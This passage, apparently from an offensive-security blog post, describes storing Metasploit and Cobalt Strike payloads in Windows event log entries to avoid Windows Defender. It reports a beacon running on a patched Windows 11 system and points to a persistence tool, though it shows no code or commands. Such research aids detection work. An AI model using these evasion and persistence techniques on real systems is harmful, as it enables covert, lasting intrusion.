
As shown in the image above, a session was successfully established on the Windows 11 Pro host, with Windows Defender running and no settings turned off.

You see, when I started this research effort, everything just basically worked as expected. Windows Defender was completely blind to most Metasploit payloads, and it was a lot of fun. Then something changed, and Defender started to catch the injected payloads after a session had been established and then eating the payload injector.

None of this is surprising, especially since there are zero obfuscation efforts going on to hide what payloads are being used and how they are being used. Just vanilla, out-of-the-box Metasploit in 2022. However, it just goes to show that there is great potential in using the log entry injection technique for storing payloads.

In fact, a few moments after the previous screenshot was taken, Defender rose its head and gobbled up our injector, killing our session.

Like most things in life, if you put a little effort into and try to understand what is going on around you, amazing things can happen like a **Cobalt Strike Beacon running on a fully patched Windows 11 Pro System with zero obfuscation. (HTTPS Beacon)**



If you would like to play around with this technique more, specifically as a persistence method, I would suggest you check out a tool from Improsec on Github (found here: SharpEventPersist) that allows you to establish persistence using event log injection with Cobalt Strike's *execute-assembly*.

Useful Links

https://threatpost.com/attackers-use-event-logs-to-hide-fileless-malware/179484/

https://securelist.com/a-new-secret-stash-for-fileless-malware/106393/

https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2022/04/28153130/SilentBreak_APT_toolset_01.png